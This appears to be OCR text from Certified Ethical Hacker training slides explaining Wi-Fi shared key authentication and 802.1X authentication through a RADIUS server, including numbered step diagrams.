

1 Authentication request sent to AP
2 AP sends challenge text
3 Client encrypts challenge text and sends it back to AP
4 AP decrypts challenge text, and if correct, authenticates client
5 Client connects to network
Client attempting to connect
Access Point (AP)
Switch or Cable Modem
Internet

Figure 16.6: Shared key authentication process




Wi-Fi Authentication Process Using a Centralized Authentication Server

- In this Wi-Fi authentication process, a **centralized authentication server** known as the **remote authentication dial in user service (RADIUS)** sends authentication keys to both the **AP** and **client** that require authentication with the AP
- This **key enables** the **AP** to **identify** a particular **wireless client**

C|EH
Certified Ethical Hacker
Client
Access Point
RADIUS Server
1 Client requests connection
2 AP sends an EAP-Request to determine identity
3 EAP-Response with identity
4 Forwards the identity to the RADIUS server using the uncontrolled port
5 Sends a request to the wireless client via the AP specifying the authentication mechanism to be used
6 The wireless client responds to the RADIUS server with its credentials via the AP
7 Sends an encrypted authentication key to the AP if the credentials are acceptable
8 Sends a multicast/global authentication key encrypted with a per-station unicast session key


Wi-Fi Authentication Process Using a Centralized Authentication Server

The 802.1X standard provides centralized authentication. For 802.1X authentication to work in a wireless network, the AP must be able to securely identify the traffic from a specific wireless client. In this Wi-Fi authentication process, a centralized authentication server known as Remote Authentication Dial-in User Service (RADIUS) sends authentication keys to both the AP and the clients that attempt to authenticate with the AP. 